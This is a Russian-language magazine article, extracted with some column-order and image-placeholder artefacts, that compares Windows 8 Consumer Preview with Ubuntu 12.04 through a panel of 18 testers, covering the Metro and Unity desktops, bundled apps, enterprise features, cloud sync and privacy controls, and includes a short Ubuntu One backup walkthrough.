СОБЫТИЕ ГОДА





UBUNTU

Педантичный Панголин



Махалы от Microsoft

WINDOWS



TM

Так как Windows 8 имеет поразительное сходство с Ubuntu, Маянк Шарма и его тестировщики натравили последние релизы обеих систем друг на друга. Пять, четыре, три...

★★★ ДРАЧКА ЗА НАСТОЛЬНЫЙ ПК ★★★



Хотя Microsoft все еще не объявил о дате релиза Windows 8, ходят слухи, что она появится на прилавках уже в этом году. Заметьте, это уже третий раз, когда главная версия Windows выходит близко по времени с релизом самого, бесспорно, популярного дистрибутива Linux — Ubuntu.

Ubuntu и Canonical прошли большой путь с релиза 7.04 Feisty Fawn, который последовал за Windows Vista от Microsoft. Тогда Canonical не удалось реализовать преимущество от повсеместного неприятия Vista пользователями.

Если прогнозы о потребителях Windows 8 хоть отчасти соответствуют действительности, Microsoft ждет холодная зима. Однако Linux-сообществу важнее, сыграет ли Ubuntu 12.04 роль более удобной альтернативы.

Преимущество Ubuntu

Есть некая ирония в том, что функция в последних релизах Ubuntu, которая оттолкнула некоторых пользователей, сейчас будет играть Ubuntu на руку и привлекать толпы новых пользователей. Мы, конечно, имеем в виду Unity.

Революционный рабочий стол Metro от Microsoft уже подвергается критике, похожей на ту, с которой столкнулся Canonical, внедрив рабочий стол Unity. Они слушали, учились, развивались.

Кроме того, в Windows 8 резко изменился подход Microsoft к рабочему столу — установки оффлайн, способные связываться друг с другом.

Наша тестовая группа

В группе было 18 тестировщиков. Хотя это никоим образом не репрезентативно, мы постарались симитировать модели использования ОС в реальной жизни.

15 тестировщиков использовали Windows либо дома, либо в офисах. Десять пользовались Linux наряду с другими ОС, три из них также работали под Mac OS, и только один пользовался исключительно Linux.

Из пользователей Linux шестеро работали в Ubuntu, а у остальных троих были разные дистрибутивы на базе RPM, в основном Fedora и OpenSUSE; у чистого линуксоида стоял Debian. В группе пре-

обладали нетехнические пользователи (всего 11), применявшие компьютер для повседневных задач. К ним присоединились три программиста, два опытных пользователя и два корпоративных пользователя.

Ни у кого из них не было опыта работы с Windows 8 или Ubuntu 12.04, хотя многие читали обзоры о Windows 8 и видели экранные снимки его новых функций. Несмотря на это, у них не было даже представления, насколько сильно они переплетены с ДНК Windows 8. Только два из подопытных знали о новых функциях Ubuntu 12.04 и понимали их подоплеку.

Ныне в Windows 8 у вас будет рабочий стол онлайн, предназначенный для доставки лучшего из облака на ваш визуально обновленный рабочий стол.

то KDE 4, Gnome 3 или Unity, внезапное появление новых парадигм и кардинально новый способ выполнять работу не нравится пользователям. И хотя в Windows это новшество, оно давно стало оплотом рабочих столов Linux, и в Ubuntu в частности.

«В Windows 8 резко изменился подход Microsoft к рабочему столу.»

Он умеет делать это непохоже ни на одну из более ранних версий Windows. Но нам в мире Linux знакомо, к чему это приводит, не так ли? Будь

в нашей статье мы попробуем удостовериться, в состоянии ли мощь и гибкость Ubuntu и спектр его опций одолеть совершенно новые парадигмы рабочего стола в Windows 8. »



РАБОЧИЙ СТОЛ

И Unity от Canonical, и Metro от Microsoft — не обычные рабочие столы. Фактически, настолько, что большинство наших тестировщиков подумали, что их разыгрывают, когда мы пригласили их оценить новые функции.

Unity против Metro

Пользователи Windows Phone 7 распознали «черепашный» интерфейс плиток [tiles] Windows; но когда пришлось управляться мышью, сходство было перечеркнуто. Другие вообще не представляли, что делать дальше. Первым порывом каждого было понять, «как попасть на рабочий стол».

Unity также сильно отличался от того, к чему привыкли пользователи Windows (и не Ubuntu). Однако он все-таки выглядит не столь «чужеродно», как Metro. Многие просто вообразили, что панель запуска в Unity — это быстрые ссылки, прикрепленные к панели, и затем использовали их для запуска приложений. С другой стороны, с практической точки зрения, Metro Tiles выглядели на 23-дюймовом FullHD-мониторе неуместно.

Даже после того, как мы ознакомили группу с основными операциями на рабочем столе Metro, многие не смогли отыскать некоторые главные элементы рабочего стола. Например, многие пользователи не поняли, что на плитку можно повлиять правым щелчком мышью.

Многие не знали, что можно добавлять плитки для компонентов изнутри приложений (например, IM-контакты), но когда им рассказали, всем понравилась такая возможность. Те, кто читает обзоры, знает о стартовом меню Charms bar и как его вызвать, но другие обнаружили это случайно.

Понятно, что опыт общения с Unity не у всех прошел гладко, особенно у новичков. Однако трудности с освоением способа работы в Unity легко ре-



» Горизонтальная прокрутка все еще воспринимается как мобильная концепция, и большинство наших тестировщиков это заметили.

шались после беглого просмотра страницы функций Ubuntu (www.ubuntu.com/ubuntu/features). Общей проблемой был поиск значков Lens внизу, особенно при больших экранах, и приложений,

так же — почти, потому что ему не хватает одной важной детали, которую пользователи ассоциируют с Windows: кнопки Start с логотипом. Из-за этого многие чувствовали себя на экране Start так же, как и на Metro Tiles.

«Metro Tiles выглядели на 23-дюймовом мониторе неуместно.»

не прикрепленных к рабочему столу. Рабочий стол традиционного вида в Windows 8 метко назван «Desktop». Он ведет себя так же, как рабочие столы прошлых версий Windows, и выглядит почти

как же — почти, потому что ему не хватает одной важной детали, которую пользователи ассоциируют с Windows: кнопки Start с логотипом. Из-за этого многие чувствовали себя на экране Start так же, как и на Metro Tiles.

Hot Corners

Мы снова примчались к тестировщикам на выручку и показали им Windows 8 Hot Corners [горячие уголки]. Идея Hot Corners кажется внятной только пользователям, знакомым с их реализацией либо в Mac OS, либо в Ubuntu Unity. Однако, к их большому разочарованию,




Неукоснительный дизайн

Тот факт, что Windows 8 разрабатывали для устройств с сенсорными экранами, становится очевидным с момента загрузки ОС. Вся ОС, от выложенного черепахи экрана Start до интерфейса Metro, сделана так, чтобы ею можно было управлять пятью цифрами на руке. До такой степени, что даже в традиционном Windows 8 Desktop переход между открытыми приложениями требует от вас забыть, как вы делали это раньше. К чести Microsoft, они разработали, пожалуй, лучший сенсорный интерфейс из всех виденных нами. Действия и жесты для

запуска, закрытия, помещения в фон, программ, перехода между открытыми программами очень впечатляют.

Unity также разрабатывался с оглядкой на сенсорные устройства, но он все еще на несколько шагов отстает от Windows 8. Для новичков традиционные элементы управления помогут обогнать Windows 8 на обычном рабочем столе, однако их сложно нажимать на сенсорном экране. Переключение между окнами — еще одна задача, все еще не оптимизированная под сенсорные устройства.



» Даже уведомления в Windows 8 написаны для сенсорного окружения.



Лучшие функции Windows 8

Мы повытаскивали из нашей группы линуксоидов и попросили их набросать самые понравившиеся функции Windows 8, которые, на их взгляд, улучшают удобство работы и производительность.

Интерактивные плитки: Плитки приложений Metro нужны не только для запуска файлов. В них также вживую отображаются данные из файлов. Наши Linux-тестировщики согласились, что это улучшает производительность, при условии настройки типа отображаемой информации. Им, например, приглянулась плитка *Music*, которая показывает информа-

цию о текущем треке, а плитку *Mail*, отображающая кусочки непрочтенной почты, они отключили.

Улучшенный менеджер задач и утилита File Copy: Оба приложения обзавелись самым подробным выводом всех времен, и дают пользователю больше власти. Многим понравились вкладки Performance и App History менеджера задач и возможность приостанавливать передачу файлов в окне File Copy.

Интеграция со SkyDrive: Хотя служба *SkyDrive* от Microsoft работает уже не первый день, ее тесная

интеграция с Windows 8, несомненно, гвоздь данного релиза.

Полиэкранные приложения: Приложения Metro можно аккуратно уложить рядом друг с другом. Наши тестировщики считают, что это в первую очередь пригодится пользователям с большими экранами.

Монтирование ISO: Начиная с Windows 8, пользователи смогут монтировать ISO в виртуальные диски просто двойным щелчком по файлу.

в Windows 8 кнопка Start Hot Corner вернула их на экран Start, выложенный черепицей, который они только что покинули. Неудивительно, что первым делом многие пользователи Windows пытаются настроить способ вернуться к традиционной кнопке Start и привычному поведению.

Windows 8 также пытается упростить опции настройки, и большая часть обычных настроек доступна из Charms bar.

Другие продвинутые опции, типа шифрования BitLocker, по-прежнему доступны из Control Panel; их также можно найти непосредственно из экрана Start. И хотя многим не удалось самим выяснить, где находится Charms bar, всем нашим тестировщикам понравилось, как в Windows 8 разделили

свои настройки, сделав часто используемые опции достижимее, чем редко используемые.

Доступ к скрытым свойствам

Другая общая черта Ubuntu 12.04 и Windows 8 – легкий доступ к функциям, скрытым во вложенных меню. Windows 8 решает эту задачу добавлением в Windows Explorer *MS Office*-подобной

ленты (Ribbon), а в Ubuntu предусмотрен интерфейс Heads Up Display (HUD).

Многие тестировщики по-прежнему при работе с Windows Explorer предпочитают меню Context. Если верить Microsoft, в Windows Explorer более 200 функций (мы рассказали об этом тестировщикам), однако многие просто продолжают пользоваться им только для обзора и запуска файлов.

Как ни странно, HUD привлек больше внимания, чем мы ожидали, даже несмотря на то, что он принуждает отказаться от мыши и использовать клавиатуру. Пользователи Linux, и в частности пользователи Ubuntu, оценили экономию времени и как при этом выполняются и системные задачи, такие как установка VPN, и действия отдельного приложения – например, сохранение документа и открытие станции под закладкой. »



«В Ubuntu отшлифовали сводное упрощенное окно System Settings.»

Несмотря на тот факт, что Unity был неродным для большинства пользователей Metro, они смогли отыскать и запустить нужные им приложения и использовать рабочий стол так, как они хотели, независимо от операционной системы, с которой они пришли.

Все программы в Unity имеют знакомые элементы управления окном – сворачивание, разворачивание и закрытия, отсутствие которых мучительно чувствуется в полноэкранных приложениях Metro в Windows 8.

Настройка рабочего стола

В версии 12.04 Ubuntu отшлифовали сводное упрощенное окно System Settings. Пользователи могут насовсем зафиксировать панель запуска на рабочем столе, а также настроить его поведение на многомониторных установках – на этой функции настаивали многие пользователи Linux. Это порадовало тех наших тестировщиков, у которых уже сложилось мнение о трудностях в настройке Linux.

Их проба настройки Windows 8 оказалась довольно интересной. Первым позывом был поиск Control Panel, которую найти совсем не просто, по крайней мере, в Consumer Preview. Она показывается, если вывести стартовое меню Charms bar в виде Desktop, но никак не в главном экране Start. Многие пользователи не обратили внимание на это несоответствие. Как и Ubuntu 12.04,



» Большинство тестировщиков посчитало, что Ubuntu намного приемлемее для традиционных способов управления рабочим столом (клавиатура и мышь), чем Windows 8.

ПРИЛОЖЕНИЯ

Хотя Windows всегда поставлялся с рядом предустановленных программ, ни одна версия Windows никогда не была столь готова к использованию из коробки, как Ubuntu. Положение изменилось в Windows 8, которая не только укомплектована огромной гаммой приложений, но и онлайн-магазином приложений, наподобие *Ubuntu Software Center*.

Фабричные программы


Windows 8 поддерживает два типа программ: приложения Metro, предназначенные для нового рабочего стола Metro, и программы, перешедшие из предыдущих версий, которые не подходят под генеральную линию Metro. В Consumer Preview есть программы обоих типов.

Одной из программ, сильнее всего впечатливших наших тестировщиков, был *Windows Reader*, умеющий читать PDF. Также в нем есть несколько режимов просмотра, и он даже позволяет выделять текст и добавлять заметки в документ.

Общие потери

С другой стороны, приложением, в котором тестировщики разочаровались больше всего, стал *Internet Explorer*. Точнее, их разочаровала не сама программа, а ее реализация. *IE* есть в версии приложений Metro и в виде обычной программы. К сожалению, приложение имеет разный вид и ведет себя по-разному в зависимости от выбранной версии.

Это оттолкнуло тех пользователей, которые придают значение стандартам, и смутило других, которые просто не могли понять, почему адресная строка перескочила с верха экрана вниз. На рабочем столе Ubuntu дела идут по-прежнему – он укомплектован программами, умеющими обращаться с файлами любых типов. Если он не сможет воспроизвести файлы мультимедиа, то предложит скачать со-



Хотя в Windows 8 есть расширенный набор программ, здесь по-прежнему не хватает важных опций, например полнофункционального комплекта офисных программ.

ответствующие кодеки за один щелчок мышью, эта задача оказалась под силами всем нашим тестировщикам.

Начиная с Windows 8, пользователи смогут скачать и купить сертифицированные Metro-приложения прямо по сети – пользователям Linux эта функция доступна уже давно.

Все наши тестировщики остались довольны опытом работы с магазином Windows 8 Store: он работал именно так, как рекламировалось. Он все еще в стадии разработки, и хотя его репозиторий программ еще далек от магазина Ubuntu, с приближением релиза ожидается больше приложений.

Хотя между онлайн-магазинами Windows и Ubuntu очень мало различий, более продвинутые пользователи заметили, что нет возможности установить приложения Metro из других источников, добавляя репозитории третьих лиц, как делается в *Ubuntu Software Center*.

Большим преимуществом Ubuntu была интеграция *USC* с Линзой приложений [Applications lens] в Unity, и это отметили все тестировщики.

Способность скачивать программы напрямую, не запуская новое приложение, стало хитом для новичков.

Весь простор экрана

Главной идеей, которая стоит как за Metro, так и за Unity, является использование всего доступного пространства экрана, именно поэтому приложения Metro в Windows 8 запускаются в полноэкранный режим, без управляющих элементов окна. Чтобы закрыть приложение Metro, пользователю надо схватить его, перетащить в низ экрана и отпустить в никуда. Никто из наших тестировщиков интуитивно до этого не догадался. Они попробовали использовать комбинацию клавиш *Alt+F4*, и, к счастью, она по-прежнему работает.

Корпоративным пользователям

И Ubuntu 12.04, и Windows 8 привлекательны для корпоративных пользователей. Для начала, они снижают числр утилит и вообрали в ОС несколько типовых корпоративных функций, скажем, монтирование ISO-образов и Virtual Hard Disk (VHD).

Microsoft улучшила свою политику принудительной перезагрузки при применении заплат безопасности. Также было увеличено время автоматической перезагрузки системы – с 20 минут в Windows 7

до трех дней в Windows 8, и то если нет программ, работающих в фоновом режиме.

Еще одна бурно обсуждаемая корпоративная функция известна как WindowsToGo. С ее помощью компании смогут предоставить потоковую установку Windows 8 своим мобильным пользователям с зашифрованного USB-носителя.

Однако в плане корпоративных пользователей главное преимущество Ubuntu над Windows – отсут-

ствие искусственных различий между домашним пользователем и бизнес-пользователем. Вдобавок Ubuntu 12.04 – релиз Long Term Support (LTS), который разрабатывался, чтобы подстраиваться под циклы долгосрочной поддержки типового предприятия. И, как и прежде, наряду с обычным релизом Canonical также работает над специальной версией делового настольного дистрибутива Ubuntu Business Desktop.



Reset и refresh ПК

От двух опций на глазах у многих наших тестировщиков, регулярно использующих Windows, просто слезы навернулись. Это опции Reset и Refresh их установки Windows 8.

Как ясно из имени, функция Refresh оставляет все файлы пользователя, настройки, Metro apps и скачанные с магазина Microsoft программы, и очищает все прочее – системные панели инструментов, рекламных и ненужных программ.

Функция Reset более жестокая – она напрочь стирает установку Windows 8. Это рекламируется как идеальное решение, если вы намерены избавиться от компьютера.

И снова, как и другие вещи в Windows 8, способность привести установку к фабричному состоянию не является эксклюзивной для Windows, однако в Ubuntu она сложнее, и, несомненно, заточена не под новичков, как в Windows 8.


и JavaScript, чтобы извлечь максимальную пользу из нового сенсорного Metro UI.

Многие наши тестировщики спрашивали, смогут ли они установить и запустить родные для Windows программы, и если смогут, то как эти программы будут вести себя в новом окружении.

Чтобы проверить это, мы скачали пару свободных доступных программ для Windows 7 и попытались установить их в Windows 8. К радости наших тестировщиков, все они установились без проблем. Хотя эти программы разрабатывались не для Metro, они установили плитку на стартовом экране Windows 8, который ведет себя более-менее как ярлык для запуска этих программ в традиционном Desktop.

Microsoft также заявляет, что делает усилия, чтобы сделать классический рабочий стол более сенсорным, в особенности учитывая то, что пальцы не столь точны, как традиционное устройство – мышь. Это хорошо работает для родных программ, которые, хоть и разработаны для клавиатуры и мыши, прекрасно ладят с сенсорным экраном.

С другой стороны, интеграция приложений в Unity от Ubuntu сильно выросла со времени его первого появления год назад. В 12.04 безупречно работают все не-Unity программы, которые запускали наши тестировщики, и даже приложения KDE вели себя в Unity как дома, вплоть до повинновения глобальному меню.



Unity в Ubuntu 12.04 также скрывает управляющие элементы окна, однако пользователи, ранее знакомые с глобальными меню в Mac и предыдущих релизах Ubuntu, нашли их сравнительно быстро. К тому же, поскольку Unity сейчас не скрывает панель запуска по умолчанию, такое поведение легко задать в системных настройках.

Все тестировщики предпочли тот способ, которым Unity обеспечил максимальное использование экранного пространства. Они пожелали пожертвовать частью экрана, но иметь глобальное меню с управляющими элементами окна и знакомым файловым меню.

Фоновые программы

Поскольку теперь в обеих ОС программы работают в полноэкранном режиме, им пришлось выдумать способ уведомить пользователя о том, что фоновая программа требует их внимания. В этом деле Windows 8 частично удалось обойти Ubuntu.

Например, когда Windows скачивает приложение с помощью Windows Store Metro app, пользователи переключаются на другое приложение Metro. Когда приложение скачается и установится, Windows ненадолго выводит сообщение, что программа установлена. Если пользователь не за компьютером, он не увидит этого сообщения.

Однако если фоновая задача выполняется на традиционном рабочем столе, например при операции копирования файла, то он ведет себя похоже на Windows 7 – прогресс отслеживается по анимированному значку на панели задач, который начинает мигать и менять цвет, когда операция завершается, и не перестает делать это, пока пользователь не передаст окну фокус.

С другой стороны, Ubuntu уведомляет пользователя и завершенной активности путем покачивания значка в панели запуска. Выглядит красиво, и привлекает внимание, если вы смотрите в экран. Однако анимация длится лишь пару секунд, и пользователи, отошедшие от компьютера, вернувшись, ничего не заметят.

Переключение программ


Microsoft придумал новый способ переключаться между программами, используя мышь. Чтобы

показать все открытые приложения Metro, нужно сначала переместить указатель мыши в левый верхний угол экрана. Отобразятся недавно использованные программы. Если вы при этом проведете мышью по левому краю экрана, вы увидите все открытые программы.

Вместо перезаписи своих нейронов, большинство наших тестировщиков решили продолжать пользоваться сочетанием клавиш Alt + Tab, что единодушно признав его самым быстрым способом переключения между приложениями.

Рабочий стол Metro

Также нашей группе не понравилось, что им не удалось одновременно переключаться между приложениями Metro и не-Metro. Причина в том, что рабочий стол сам по себе является Metro app! Поэтому в переключателе приложений Desktop выглядит как отдельное окно, даже если в нем есть несколько запущенных программ. Родные приложения для Windows 8 используют смесь HTML5



» Нашим тестировщикам понравилось, что Windows 8 теперь позволяет одновременно обновлять все Metro apps из Windows Store.

ИНТЕГРАЦИЯ С ОБЛАКОМ

Windows 8 прославляется как самый революционный релиз Windows не только из-за своего интерфейса, но из-за смены отношения Microsoft к установкам Windows. Одной из самых обсуждаемых функций является введение облака и как оно предоставляет синхронизированные установки, что похоже на Ubuntu.

Синхронизация учетных записей

Начиная с Windows 8, пользователи смогут создавать учетные записи, которые будут связывать их настройки с учетной записью Microsoft. Их настройки останутся с ними, если они зайдут на любом компьютере с Windows 8 с данными учетной записи онлайн.

Не все наши тестировщики смогли постичь концепцию учетной записи онлайн, особенно повседневные пользователи Windows. Они всегда создавали учетные записи пользователя Windows, и неудивительно, что многие выбрали этот путь даже в Windows 8.

Более продвинутые шли дальше и сами создавали учетную запись онлайн, и обращение с мастером Account Creation не вызывало жалоб. Им также понравилось контролировать, какие именно настройки должны синхронизироваться. Хотя в Ubuntu еще нет таких уровней синхронизации пользовательской

учетной записи, его механизм *OneConf* интегрирован с *Ubuntu Software Center* и службой *Ubuntu One Cloud*, что позволяет восстанавливать установленные программы в разных установках Ubuntu.

Облачное хранилище


Windows 8 хорошо работает с облаками. Кроме функции учетной записи онлайн, вам также разрешено подключаться к различным облачным сервисам, включая службу хостинга файлов *SkyDrive*.

Интеграция с облаком в Windows 8 была хорошо воспринята всеми нашими пользователями. Однако, как и другие новейшие Linux аспекты ОС, для пользователей Ubuntu, которые последние несколько релизов пользовались сервисом *Ubuntu One* от Canonical, онлайн-хранение было более знакомым.

Есть несколько схожих черт между *SkyDrive* от Microsoft и сервисом *Ubuntu One* от Canonical. Хотя наши тестировщики могли загружать файлы в службе *SkyDrive*, они не смогли разобраться в автоматическом резервировании данных компьютера, в отличие от *Ubuntu One* и *Deja Dup*. Вдобавок в сервисе *Ubuntu One* есть новая панель управления и мастер установки, что позволило всем нашим пользователям легко добавлять и удалять папки для автоматической синхронизации.

Социальный рабочий стол

Другим аспектом облака Windows 8, удивившим нескольких тестировщиков, стала его новая возможность вовлекать пользователей в жизнь он-



► Ubuntu 12.04 озабочен приватностью.

лайн. После установки своих учетных записей онлайн пользователи Windows 8 смогли подключаться к таким онлайн-службам, как Facebook, Twitter и Flickr.


В Ubuntu эта функциональность расширена за счет MeMenu. Единственная разница в том, что пользователям Ubuntu известно, какая программа передает разговор в IM или распространяет сообщения в Twitter и Facebook, а пользователи Windows знают эти программы только по их действиям: например, почта или сообщения. Стоит ли говорить, что такое «отупление» не понравилось продвинутым пользователям.

Еще более удивительно то, что несмотря на простоту установки и настройки социального рабочего стола Windows 8, некоторые существующие пользователи Windows его отключают: одни считают его слишком сложным, а многие другие говорят, что избегают этого, потому что не привыкли связываться со своими друзьями таким способом.

Программой, которая понравилась пользователям и Windows, и Ubuntu, стало приложение *Photos*, в основном за возможность отправлять фотографии по почте прямо из него, без необходимости настраивать почтовые программы типа *Outlook*. Также никто не смог показать пальцем на реализацию различных онлайн-программ. Даже новички смогли составить сообщение в приложении *Mail*, добавить контакты из приложения *People* и прикрепить файлы как с локального диска, так и из приложений *SkyDrive* или *Photos*.

Уровень приватности

Многие программы как в Ubuntu, так и Windows, хранят огромное количество информации о своих пользователях и о том, как они работают с компьютером. Большая часть этой информации используется из соображений удобства, например для быстрого доступа к недавно открытому файлу или анонимной отправки данных разработчику, чтобы он смог улучшить программу или ОС. Одним из ключевых аспектов Ubuntu 12.04 явля-



PC settings

- Personalize
- Users
- Notifications
- Search
- Share
- General
- Privacy
- Devices
- Ease of Access
- Sync your settings
- HomeGroup

Personalize Colors, background, lock screen, and your account picture	On
Desktop personalization Themes, taskbar, and more	On
Ease of Access High contrast, Narrator, Magnifier, and more	On
Language preferences Keyboards, other input methods, display language, and more	On
App settings Certain settings in your apps	On
Browser settings History, bookmarks, and favorites	On
Other Windows settings Windows Explorer and mouse settings	On

► *SkyDrive* предоставляет 25 Гб свободного пространства, а *Ubuntu One* — только 5 Гб.




Шаг за шагом: Синхронизация и резервирование в One




1 Установите Ubuntu One

В *Ubuntu One* есть новые мастер установки и панель управления. По умолчанию программа не устанавливается. Когда вы запускаете ее в первый раз, из Панели запуска или из System Settings, нажмите кнопку Install, чтобы скачать программу.




2 Создайте учетную запись

После того, как программа скачается и установится, вам придется создать учетную запись в *Ubuntu One*. Бесплатная запись даст вам 5 Гб свободного места. После регистрации войдите, используя данные аутентификации.



3 Выберите облачные папки

Выполнив вход, вы увидите существующие папки вашей учетной записи онлайн, если вы уже пользуетесь сервисом. В этом списке можно выбрать те папки, которые будут синхронизироваться с компьютером.




4 Задайте настройки

С помощью кнопки Check Settings вы сможете управлять, как именно будут синхронизироваться файлы. Можно попросить программу синхронизировать новые папки, созданные в вашей учетной записи, или только папки, выложенные в совместный доступ с другими, а также ограничить скорости скачивания и загрузки.



5 Выберите локальные папки

Выберите папки на этом компьютере, которые вы бы хотели синхронизировать с учетной записью онлайн. Программа покажет вам папки Ubuntu, заданные по умолчанию, однако можно добавлять пользовательские папки из любой части компьютера.



6 Запустите Deja Dup

Можно настроить программу резервирования Ubuntu по умолчанию, *Deja Dup*, сохранять ваши файлы в облаке. Зайдите в System Settings, нажмите значок Backup под System. Перейдите на вкладку Storage и задайте расположение Backup как Ubuntu One.

ется его Privacy Control Panel. Все наши тестировщики смогли использовать ее для удаления своих действий. Продвинутым пользователям понравилось, что они могут указать, какую активность подключать, а какую нет, в зависимости от приложений, типов файлов и расположения.

Если сравнить, то в Windows 8 меньше опций для контроля приватностью, а те, что есть, рассеяны где попало. В опциях Privacy в PC Settings пользователи могут запретить программам определять их местоположение, а также имя их учетной записи и изображение. Однако нельзя настроить поведение для отдельных программ, как в Ubuntu.

Дальше – хуже: очень немногие догадались, как очистить свою персональную информацию, отображаемую в плитках различных онлайн-приложений, например, почтовой программы. И ни один пользователь не знал, что в Jumplists по правому

щелчку можно спрятать последние открытые программы и документы.

Трогательный вопрос

